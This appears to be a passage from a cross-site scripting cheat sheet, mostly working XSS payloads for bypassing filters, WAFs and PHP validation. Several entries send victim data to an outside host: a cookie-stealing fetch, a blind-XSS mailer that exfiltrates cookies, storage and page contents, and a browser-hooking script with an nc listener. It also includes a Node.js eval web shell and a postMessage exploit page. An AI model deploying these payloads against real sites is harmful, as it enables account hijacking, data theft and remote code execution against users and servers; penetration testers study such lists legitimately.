Use when target application turns your input into lowercase via javascript. It might work also for server-side lowercase operations.

<SCRİPT>alert(1)</SCRİPT>
<SCRİPT/SRC=data:,alert(1)>

Overlong UTF-8
Use when target application performs best-fit mapping.

%CA%BA>%EF%BC%9Csvg/onload%EF%BC%9Dalert%EF%BC%881)>

Vectors Exclusive for ASP Pages
Use to bypass <[alpha] filtering in .asp pages.

%u003Csvg onload=alert(1)>
%u3008svg onload=alert(2)>
%uFF1Csvg onload=alert(3)>

PHP Email Validation Bypass
Use to bypass FILTER_VALIDATE_EMAIL flag of PHP's filter_var() function.

"><svg/onload=alert(1)>"@x.y

PHP URL Validation Bypass
Use to bypass FILTER_VALIDATE_EMAIL flag of PHP's filter_var() function.

javascript://%250Aalert(1)

PHP URL Validation Bypass – Query Required

Use to bypass FILTER_VALIDATE_EMAIL with FILTER_FLAG_QUERY_REQUIRED of PHP's filter_var() function.

javascript://%250Aalert(1)//?1
javascript://%250A1?alert(1):0

(with domain filter)
javascript://https://DOMAIN/%250A1?alert(1):0

DOM Insertion via Server Side Reflection

Use when input is reflected into source and it can't execute by reflecting but by being inserted into DOM. Avoids browser filtering and WAFs.

\74svg o\156load\75alert\501\51\76

XML-Based Vector for Bypass

Use to bypass browser filtering and WAFs in XML pages. Prepend a "-->" to payload if input lands in a comment section or "]]>" if input lands in a CDATA section.

<_:script xmlns:_="http://www.w3.org/1999/xhtml">alert(1)</_:script>

Javascript Context - Code Injection (IE11/Edge Bypass)

Use to bypass Microsoft IE11 or Edge when injecting into javascript context.

';onerror=alert;throw 1//

HTML Context - Tag Injection (IE11/Edge XSS Bypass)

Use to bypass their native filter in multi reflection scenarios.

'">confirm(1)</Script><Svg><Script/1='

Javascript Pseudo-Protocol Obfuscation

Use to bypass filters looking for javascript:alert(1). Be sure it can work (pass) with "1" before adding alert(1) because this very payload might need some extra obfuscation to bypass filter completely. Last option only works with DOM manipulation of payload (like in Location Based Payloads or DOM-based XSS). Encode them properly in URLs.

javas&#99ript:1
javascript:1
javascript&#9:1
&#1javascript:1
"javas%0Dcript:1"
%00javascript:1

AngularJS Injection (v1.6+) – No Parentheses, Brackets or Quotes

Use to avoid filtering. First payload avoids parentheses, second one avoids brackets and the last vector avoids quotes by using it in the same or in a separated injection point. Encode properly in URLs

```
{{$new.constructor&#40'alert\u00281\u0029'&#41&#40&#41}}

&#123&#123$new.constructor('alert(1)')()&#125&#125

<x ng-init=a='alert(1)'>{{$new.constructor(a)()}}
```

Inside Comments Bypass

Vector to use if anything inside HTML comments are allowed (regex: /<!--.*-->/).

```
<!--><svg onload=alert(1)-->
```

Agnostic Event Handlers Vectors – Native Script Based

Vectors with event handlers that can be used with arbitrary tag names useful to bypass blacklists. They require some script loaded in page after the point of injection in source code. Keep in mind that using existing tag names like “<b” for below handlers might be the only way to trigger in some scenarios.

```
<x onafterscriptexecute=alert(1)>
<x onbeforescriptexecute=alert(1)>
```

Agnostic Event Handlers Vectors – CSS3 Based

Vectors with event handlers that can be used with arbitrary tag names useful to bypass blacklists. They require CSS in the form of <style> or importing stylesheet with <link>. Last four ones work only in Firefox.

```
<x onanimationend=alert(1)><style>x{animation:s}@keyframes s{}
<x onanimationstart=alert(1)><style>x{animation:s}@keyframes s{}
<x onwebkitanimationend=alert(1)><style>x{animation:s}@keyframes s{}
<x onwebkitanimationstart=alert(1)><style>x{animation:s}@keyframes s{}
<x ontransitionend=alert(1)><style>*{transition:color 1s}*:hover{color:red}
<x ontransitionrun=alert(1)><style>*{transition:color 1s}*:hover{color:red}
<x ontransitionstart=alert(1)><style>*{transition:color 1s}*:hover{color:red}
<x ontransitioncancel=alert(1)><style>*{transition:color 1s}*:hover{color:red}
```


Remote Script Call

Use when you need to call an external script but XSS vector is an handler-based one (like <svg onload=) or in javascript injections. The “brutelogic.com.br” domain along with HTML and js files are used as examples. If “>” is being filtered somehow, replace “r=>” or “w=>” for “function()”.

=> HTML-based
(response must be HTML with an Access-Control-Allow-Origin (CORS) header)

```
"var x=new XMLHttpRequest();x.open('GET','//brutelogic.com.br/0.php');x.send();
x.onreadystatechange=function(){if(this.readyState==4){write(x.responseText)}}"
```

```
fetch('//brutelogic.com.br/0.php').then(r=>{r.text().then(w=>{write(w)})})
```

(with fully loaded JQuery library)

```
$.get('//brutelogic.com.br/0.php',r=>{write(r)})
```

=> Javascript-based
(response must be javascript)

```
with(document)body.appendChild(createElement('script')).src='//brutelogic.com.br/2.js'
```

(with fully loaded JQuery library)

```
$.getScript('//brutelogic.com.br/2.js')
```

(CORS and js extension required)

```
import('//domain/file')
```

Invisible Foreign XSS Embedding

Use to load a XSS from another domain (or subdomain) into the current one. Restricted by target’s X-Frame-Options (XFO) header. Example below alerts in brutelogic.com.br context regardless of domain.

```
<iframe src="//brutelogic.com.br/xss.php?a=<svg onload=alert(document.domain)>"
style=display:none></iframe>
```

Simple Virtual Defacement

Use to change how site will appear to victim providing HTML code. In the example below a “Not Found” message is displayed.

```
documentElement.innerHTML='<h1>Not Found</h1>'
```


Blind XSS Mailer

Use it as a blind XSS remote script saving as PHP file and changing $to and $headers vars accordingly. A working mail server like Postfix is required.

```
<?php header("Content-type: application/javascript"); ?>

var mailer = '<?= "//" . $_SERVER["SERVER_NAME"] . $_SERVER["REQUEST_URI"] ?>';
var msg = 'USER AGENT\n' + navigator.userAgent + '\n\nTARGET URL\n' + document.URL;
msg += '\n\nREFERRER URL\n' + document.referrer + '\n\nREADABLE COOKIES\n' +
document.cookie;
msg += '\n\nSESSION STORAGE\n' + JSON.stringify(sessionStorage) + '\n\nLOCAL
STORAGE\n' + JSON.stringify(localStorage);
msg += '\n\nFULL DOCUMENT\n' + document.documentElement.innerHTML;
var r = new XMLHttpRequest();
r.open('POST', mailer, true);
r.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
r.send('origin=' + document.location.origin + '&msg=' + encodeURIComponent(msg));

<?php
header("Access-Control-Allow-Origin: " . $_POST["origin"]);

$origin = $_POST["origin"];
$to = "myName@myDomain";
$subject = "XSS Blind Report for " . $origin;
$ip = "Requester: " . $_SERVER["REMOTE_ADDR"] . "\nForwarded For: ".
$_SERVER["HTTP_X_FORWARDED_FOR"];
$msg = $subject . "\n\nIP ADDRESS\n" . $ip . "\n\n" . $_POST["msg"];
$headers = "From: report@myDomain" . "\r\n";

if ($origin && $msg) mail($to, $subject, $msg, $headers);
?>
```

Browser Remote Control

Use to hook browser and send javascript commands to it interactively. Use the javascript code below instead of alert(1) in your injection with an Unix-like terminal open with the following shell script (listener). Provide a HOST as a hostname, IP address or domain to receive commands from attacker machine.

```
=> Javascript (payload):
setInterval(function(){with(document)body.
appendChild(createElement('script')).src='//HOST:5855'},100)

=> Listener (terminal command):
$ while :; do printf "j$ "; read c; echo $c | nc -lp 5855 >/dev/null; done
```


Node.js Web Shell

Use to create a web shell in vulnerable Node.js applications. After running payload below use shell in the following way: http://target:5855/?cmd=my_node.js_command
Example to pop calc: cmd=require('child_process').exec('gnome-calculator').

```
require('http').createServer(function(req,res){res.end(1-
eval(require('url').parse(req.url,1).query.cmd))}).listen(5855)
```

Cookie Stealing

Use to get all cookies from victim user set by target site. It can't get cookies protected by httpOnly security flag. Encode "+" as "%2B" in URLs.

```
fetch('//brutelogic.com.br/?c='+document.cookie)
```


XSS Online Test Page
Use to practice XSS vectors and payloads. Check source code for injection points.

https://brutelogic.com.br/xss.php

HTML Entities Table
Use to HTML encode chars.

https://brutelogic.com.br/utils/charref.htm

Multi-Case HTML Injection
Use as one-shot to have higher successful XSS rates. It works in all cases of the HTML context (see Basics section), including the JS one with tag injection. Notice the spaces as failover for simple sanitizing/escaping performed by app.

```
</Script/'"--><Body /Autofocus /OnFocus = confirm`1` <!-->
```

Multi-Case HTML Injection - Base64
Use as one-shot to have higher successful XSS rates in Base64 input fields. It works in all cases of the HTML context (see Basics section), including the JS one with tag injection.

```
PC9TY3JpcHQvIictLT48Qm9keSAvQXV0b2ZvY3VzIC9PbkZvY3VzID0gY29uZmlybWAxYCA8IS0tPg==
```

Vectors for Fixed Input Length
Use when input must have a fixed length like in most common following hashes.

```
MD5      12345678901<svg/onload=alert(1)>
SHA1     123456789012345678<svg/onload=alert(1)>
SHA256  12345678901234567890123456789012345678901234<svg/onload=alert(1)>
```

PHP Sanitizing for XSS
Use to prevent XSS in every context as long as input does not reflect in non-delimited strings, in the middle of backticks or any other eval-like function (all those in JS context). It does not prevent against DOM-based XSS, only source-based XSS cases.

```
$input = preg_replace("/:|\\\/", "", htmlentities($input, ENT_QUOTES))
```

JavaScript Execution Delay
Use when a javascript library or any other required resource for injection is not fully loaded in the execution of payload. A JQuery-based external call is used as example.

```
onload=function(){$.getScript('//brutelogic.com.br/2.js')}
onload=x=>$.getScript('//brutelogic.com.br/2.js')
```


Image Vectors - Alternative Event Handlers
Use to trigger image vectors with event handlers different than onerror.

```
<img
<image

src=
srcset=

onload=alert(1)>
onloadend=alert(1)>
onloadstart=alert(1)>
```

Shortest XSS
Use when you have a limited slot for injection. Requires a native script (present in source code already) called with relative path placed after where injection lands. Attacker server must reply with attacking script to the exact request done by native script (same path) or within a default 404 page (easier). The shorter domain is, the better.

```
<base href=//knoxss.me>
```

Mobile-only Event Handlers
Use when targeting mobile applications.

```
<html ontouchstart=alert(1)>
<html ontouchend=alert(1)>
<html ontouchmove=alert(1)>
<body onorientationchange=alert(1)>
```

Body Tag
A collection of body vectors. Last one works only for Internet Explorer.

```
<body onload=alert(1)>
<body onpageshow=alert(1)>
<body onfocus=alert(1)>
<body onhashchange=alert(1)><meta content=URL;%23 http-equiv=refresh>
<body onscroll=alert(1) style=overflow:auto;height:1000px id=x>#x
<body onscroll=alert(1)><br><br><br><br><br><br><br><br><br><br><x id=x>#x
<body onresize=alert(1)>press F12!
<body onhelp=alert(1)>press F1!
```


Less Known XSS Vectors
A collection of less known XSS vectors.

```
<marquee onstart=alert(1)>
<audio src onloadstart=alert(1)>
<video onloadstart=alert(1)><source>
<video ontimeupdate=alert(1) controls src=//brutelogic.com.br/x.mp4>
<input autofocus onblur=alert(1)>
<keygen autofocus onfocus=alert(1)>
<form onsubmit=alert(1)><input type=submit>
<select onchange=alert(1)><option>1<option>2
<menu id=x contextmenu=x onshow=alert(1)>right click me!
<object onerror=alert(1)>
```

Alternative PoC - Shake Your Body
Use to shake all the elements of the page as a good visualization of the vulnerability.

```
setInterval(x=>{b=document.body.style,b.marginTop=(b.marginTop=='4px')?'-4px':'4px';},5)
```

Alternative PoC - Brutality
Use to display an image of Mortal Kombat's Sub-Zero character along with a "brutality" game sound.

```
d=document,i=d.createElement('img');i.src='//brutelogic.com.br/brutality.jpg';
d.body.insertBefore(i,d.body.firstChild);new(Audio)('//brutelogic.com.br/brutality.mp3').play();
```

Alternative PoC - Alert Hidden Values
Use to prove that all hidden HTML values like tokens and nonces in target page can be stolen.

```
f=document.forms;for(i=0;i<f.length;i++){e=f[i].elements;for(n in e){if(e[n].type=='hidden')
{alert(e[n].name+': '+e[n].value)}}}
```

Improved Likelihood of Mouse Events
Use to create a larger area for mouse events to trigger. Add the following (as an attribute) inside any XSS vector that makes use of mouse events like onmouseover, onclick, etc.

```
style=position:fixed;top:0;left:0;font-size:999px
```

Alternative to Style Tag
Use when "style" keyword is blocked either for inline and tag name. Provide HOST and FILE for CSS or just the CSS alone in 2nd vector.

```
<link rel=stylesheet href=//HOST/FILE>
<link rel=stylesheet href=data:text/css,CSS>
```


Cross-Origin Script - CrossPwn

Save content below as .html file and use as following:

http://facebook.com.localhost/crosspwn.html?target=//brutelogic.com.br/tests/status.html&msg=<script>alert(document.domain)

Where “facebook.com” is an allowed origin and “localhost” is attacking domain, “//brutelogic.com.br/tests/status.html” is target page and “<script>alert(document.domain)” is message sent (payload).

Code

```
<!DOCTYPE html>
<body onload="CrossPwn()">
<h2>CrossPwn</h2>
<p>OnMessage XSS</p>
<p>Use target & msg as URL parameters.</p>
<iframe id="f" height="0" style="visibility:hidden">
</iframe>
<script>
  searchParams = new URLSearchParams(document.location.search);
  target = searchParams.get('target');
  msg = searchParams.get('msg');
  document.getElementById('f').setAttribute('src', target);
  function CrossPwn() {frames[0].postMessage(msg,'*')}
</script>
</body>
</html>
```


Location Based Payloads

The following XSS vectors use a more elaborated way to execute the payload making use of document properties to feed another document property, the location one.

That leads to complex vectors which can be very useful to bypass filters and WAFs. Because they use arbitrary tags (XHTML), any of the Agnostic Event Handlers seen before can be used. Here, “onmouseover” will be used as default.

Encode the plus sign (+) as %2B in URLs.

Location Basics

Vectors with simpler manipulation to achieve the redirection to javascript pseudo-protocol.

```
<j/onmouseover=location=innerHTML>javascript:alert(1)//
<iframe id=t:alert(1) name=javascrip onload=location=name+id>
```

Location with URL Fragment

It’s required to use the vector with an unencoded # sign. If used in POST requests, URL fragment must be used in action URL.

```
<javascript/onmouseover=location=tagName+innerHTML+location.hash>:/*hoverme!
</javascript>#*/alert(1)

<javascript/onmouseover=location=tagName+innerHTML+location.hash>:'hoverme!
</javascript>#'-alert(1)

<javascript:'-`/onmouseover=location=tagName+URL>hoverme!#`-alert(1)

<j/onmouseover=location=innerHTML+URL>javascript:'-`hoverme!</j>#`-alert(1)

<javas/onmouseover=location=tagName+innerHTML+URL>cript:'-`hoverme!</javas>
#`-alert(1)

<javascript:/onmouseover=location=tagName+URL>hoverme!#%0Aalert(1)

<j/onmouseover=location=innerHTML+URL>javascript:</j>#%0Aalert(1)

<javas/onmouseover=location=tagName+innerHTML+URL>cript:</javas>#%0Aalert(1)
```

Location with Leading Alert

```
`-alert(1)<javascript:`/
onmouseover=location=tagName+previousSibling.nodeValue>hoverme!
```


`-alert(1)<javas/
onmouseover=location=tagName+innerHTML+previousSibling.nodeValue>cript:`hoverme!

<alert(1)<!--/onmouseover=location=innerHTML+outerHTML>javascript:1/*hoverme!*/
</alert(1)<!-->

<j/1="*/""-alert(1)<!--/onmouseover=location=innerHTML+outerHTML>
javascript:/*hoverme!

*/"<j/1=/alert(1)//onmouseover=location=innerHTML+
previousSibling.nodeValue+outerHTML>javascript:/*hoverme!

Location with Self URL (last is FF Only)
It's required to replace [P} with the vulnerable parameter where input is used. Encode "&" as %26 in URLs.

<svg id=?[P]=<svg/onload=alert(1)+ onload=location=id>

<j/onmouseover=location=textContent>?[P]=<svg/onload=alert(1)>hoverme!</j>

<j/onmouseover=location+=textContent>&[P]=<svg/onload=alert(1)>hoverme!</j>

<j&[P]=<svg+onload=alert(1)/onmouseover=location+=outerHTML>hoverme!
</j&[P]=<svg+onload=alert(1)>

&[P]=<svg/onload=alert(1)><j/
onmouseover=location+=document.body.textContent>hoverme!</j>

Location with Template Literal

${alert(1)}<javascript:`//onmouseover=location=tagName+URL>hoverme!

${alert(1)}<j/onmouseover=location=innerHTML+URL>javascript:`//hoverme!

${alert(1)}<javas/onmouseover=location=tagName+innerHTML+URL>cript:`//hoverme!

${alert(1)}`<javascript:`//
onmouseover=location=tagName+previousSibling.nodeValue>hoverme!

${alert(1)}`<javas/
onmouseover=location=tagName+innerHTML+previousSibling.nodeValue>cript:`hoverme!

Inner & Outer HTML Properties Alternative

These last vectors make use of innerHTML and outerHTML properties of elements to get the same result as the location ones. But they requre to create a complete HTML vector instead of a “javascript:alert(1)” string. The following collections of elements can be used here with index 0 to make it easier to follow: all[0], anchors[0], embeds[0], forms[0], images[0], links[0] and scripts[0]. They all can replace head or body elements used below.

```
<svg id=<img/src/onerror&#61alert(1)&gt; onload=head.innerHTML=id>
<svg id=<img/src/onerror&#61alert(1)&gt; onload=body.outerHTML=id>
```


XSS Vector Schemes

There are basically 3 different schemes to build a HTML-based XSS vector. All chars and bytes used to separate the fields are shown in drop down according to a valid syntax.

%0X means every byte from %00 up to %0F as well as %1X. “ENT” means HTML ENTITY and it means that any of the allowed chars or bytes can be used in their HTML entity forms (string and numeric).

Lastly, notice the “javascript” word might have some bytes in between or not and all of its characters can also be URL or HTML encoded.

Vector Scheme 1 (tag name + handler)

```
<name [    ] handler [    ] = [    ] js [    ]>
        %09          %09  %09   %09
        %0A          %0A  %0A   %0A
        %0C          %0C  %0B   %0B
        %0D          %0D  %0C   %0C
        %20          %20  %0D   %0D
        %2F          %20  %20
          /          %22  %22
          +          %27  %27
                       '    '
                       "    "
                       +    +
```

Vector Scheme 2 (tag name + attribute + handler)

```
<name [    ] attrib [    ] = [    ] value [    ] handler [    ] = [    ] js [    ]>
        %09       %09  %09       %09          %09  %09  %09
        %0A       %0A  %0A       %0A          %0A  %0A  %0A
        %0C       %0C  %0C       %0C          %0C  %0B  %0B
        %0D       %0D  %0D       %0D          %0D  %0C  %0C
        %20       %20  %20       %20          %20  %0D  %0D
        %2F       %2F  %22       %22               %20  %20
          /         /    %27       %27               %22  %22
          +         +      '         '                 %27  %27
                           "         "                   '    '
                         +         +                     "    "
                                                         +    +
```

Vector Scheme 3 (tag name + href|src|data|action|formaction)

```
<name [    ] src [    ] = [    ] JAVAS[?]CRIPT [    ] :js [    ]>
        %09    %09  %0X       %09       %09   %09
        %0A    %0A  %1X       %0A       %0A   %0A
        %0C    %0C  %20       %0D       %0D   %0B
        %0D    %0D %22        ENT       ENT   %0C
        %20    %20  %27                       %0D
        %2F    %2F  ENT                       %20
          /      /    +                       %22
          +      +                           %27
                                               '
                                               "
                                               +
```